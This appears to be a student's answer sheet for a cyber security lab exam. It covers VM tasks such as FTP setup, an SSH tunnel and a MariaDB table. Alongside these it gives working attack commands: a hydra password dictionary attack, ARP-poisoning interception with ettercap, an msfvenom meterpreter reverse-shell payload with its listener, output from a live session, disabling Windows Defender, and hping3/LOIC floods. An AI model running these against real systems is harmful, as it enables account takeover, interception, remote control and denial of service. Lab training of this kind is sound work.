Ques 1

Install ftp server on a CentOS machine. Create 2 users by name soham and sneha. Provide 12345 as a password for soham user. Provide pass12345 as the password for sneha user. Install vsftpd package on the machine. Start the service. Open ports 20,21 and 30000-31000 in the firewall.
From Kali Linux perform a password dictionary attack on FTP service using rockyou.txt file and display the passwords cracked for both the users.

On CentOS:

```
sudo dnf install vsftpd

sudo adduser sneha
sudo passwd sneha

sudo adduser soham
sudo passwd soham

sudo systemctl start vsftpd
sudo systemctl status vsftpd

sudo setenforce 0
sudo firewall-cmd --list-all
sudo firewall-cmd --add-port={20/tcp,21/tcp,30000-31000/tcp}
sudo firewall-cmd --add-port={20/tcp,21/tcp,30000-31000/tcp}
--permanent
sudo firewall-cmd --reload
```

==========

On Kali:

```
add both usernames in a txt files named users

hydra -L users.txt -P /usr/share/wordlist/rockyou.txt <centos-ip> ftp
```

Que 2
Keep all machines in NAT mode. From Kali Linux machine perform a Man-In-The-Middle attack. From CentOS VM access the http://info.cern.ch. Browse 1 or 2 pages. Display the traffic in the Wireshark on the Kali Linux machine.

On cent os

Check unpoisoned arp table

```
[csf@localhost ~]$ arp -a
_gateway (192.168.200.2) at 00:50:56:f6:43:97 [ether] on ens160
? (192.168.200.128) at 00:0c:29:7f:04:af [ether] on ens160
? (192.168.200.254) at 00:50:56:e3:6f:8d [ether] on ens160
[csf@localhost ~]$
```

Kali


Open ettercap




Scan hosts



Ettercap
0.8.4.1
Ettercap
38702 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...


Ettercap
0.8.4.1
MITM
ARP poisoning...
NDP poisoning
ICMP redirect...
Port stealing...
DHCP spoofing...
Stop MITM attack(s)
SSL Intercept
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...




```
[csf@localhost ~]$ arp -a
_gateway (192.168.200.2) at 00:0c:29:7f:04:af [ether] on ens160
? (192.168.200.1) at 00:0c:29:7f:04:af [ether] on ens160
? (192.168.200.128) at 00:0c:29:7f:04:af [ether] on ens160
? (192.168.200.254) at 00:0c:29:7f:04:af [ether] on ens160
[csf@localhost ~]$
```





Steps for DNS spoofing steps:

https://github.com/DarthYeager/Ethical-Hacking/blob/main/Assignments/Assignment%200/Ettercap%20and%20Bettercap.pdf

Ques 3
On the CentOS machine allows only SSH connection in the firewall. On a terminal create a website using http.server python module. This website will run on port 7500. From a Kali Linux machine create a SSH tunnel and access this website on Local Port 8500.

On CentOS:


```
sudo setenforce 0
sudo firewall-cmd --list-all
sudo firewall-cmd --add-service=ssh
sudo firewall-cmd --add-service=ssh --permanent
sudo firewall-cmd --reload

vim index.html
python3 -m http.server 7500
```

On Kali:

Using SSH tunneling, tunneled victim's localhost 8500 to attacker's localhost 10000

```
$> ssh -N -L localhost:7500:localhost:8500 <username>@<target-ip>
```




Question 4.

Convert the following Cipher text to plain text.

```
Emtkwum bw bpm ewztl wn Kzgxbwozixpg
```



But use crypt tools



Que 5
Create an exe file using msfvenom. Use the meterpreter payload. Send the file to a Windows machine. Execute and display the meterpreter session created on Kali Linux. Also take the screenshot of the Windows machine from within the meterpreter session.

Using windows meterpreter stageless payload


```
$> msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=<ip>
LPORT=4321 -f exe -o payload.exe
```

Host a http server to share the payload,


```
$> python3 -m http.server
```


Now, open metaexploit and set up a multi listener.

```
$> sudo msfconsole
use exploit/multi/handler
set payload windows/x64/meterpreter_reverse_tcp
show options
Set LHOST <ip>
SET LPORT 4321
exploit
```



On windows
Disable windows defender
Download the payload
And run in, you will have a reverse shell






```
View the full module info with the info, or info -d command.

msf exploit(multi/handler) > set LPORT 443
LPORT => 443
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.200.129:443
[*] Sending stage (255678 bytes) to 192.168.200.135
[*] Meterpreter session 1 opened (192.168.200.129:443 → 192.168.200.135:50165) at 2026-10-25 15:22:27 -0400

meterpreter > shell
Process 3960 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.6466]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Windows\Downloads>
```

Ques 6
Create a database by the name csf. Create a table by name users inside this database. The fields inside this table will be Name,Age,City,Password. Add 3 entries in this table. Now modify the age of one of the user. Delete one of the user entry. Perform all the tasks using the command line.

On CentOS:

```
$> sudo dnf install mariadb-server mariadb
$> sudo systemctl start mariadb
$> sudo systemctl start mariadb
$> sudo mysql -u root -p
(no password for mysql login)
```

```
CREATE DATABASE csf;

USE csf;

CREATE TABLE users (
   id INT AUTO_INCREMENT PRIMARY KEY,
   Name VARCHAR(100),
   Age INT,
   City VARCHAR(100),
   Password VARCHAR(255)
);

INSERT INTO users (Name, Age, City, Password) VALUES
('Alice', 25, 'New York', 'hash_pass_1'),
('Bob', 30, 'London', 'hash_pass_2'),
('Charlie', 22, 'Tokyo', 'hash_pass_3');

UPDATE users
SET Age = 26
WHERE Name = 'Alice';

DELETE FROM users
WHERE Name = 'Charlie';
```

Question 7.

Scan your network and find out the live IP's. Find 2 computers with maximum ports open. Find out the Operating system and Service versions on these computers.

```
$> nmap -sSV -O <network-addr>
```

To scan all ports of a single machine

```
$> nmap -sSV -O -p- <ip>
```

Question 8.

Create a web server on Windows. Open the task manager. From Kali Linux perform a DOS attack on the web server using Hping3 and LOIC and display the change in resource utilization.


On windows, install python and start a http server


Clone LOIC in kali https://sourceforge.net/p/loicdownload6968/code/ci/main/tree/

```
$> sudo dnf install mono-complete -y
```

Run LOIC

```
$> sudo mono LOIC.exe
$> env -i DISPLAY=$DISPLAY mono LOIC.exe
```





```
$>  sudo hping3 -1 192.168.200.134 -p 8000 --flood
```

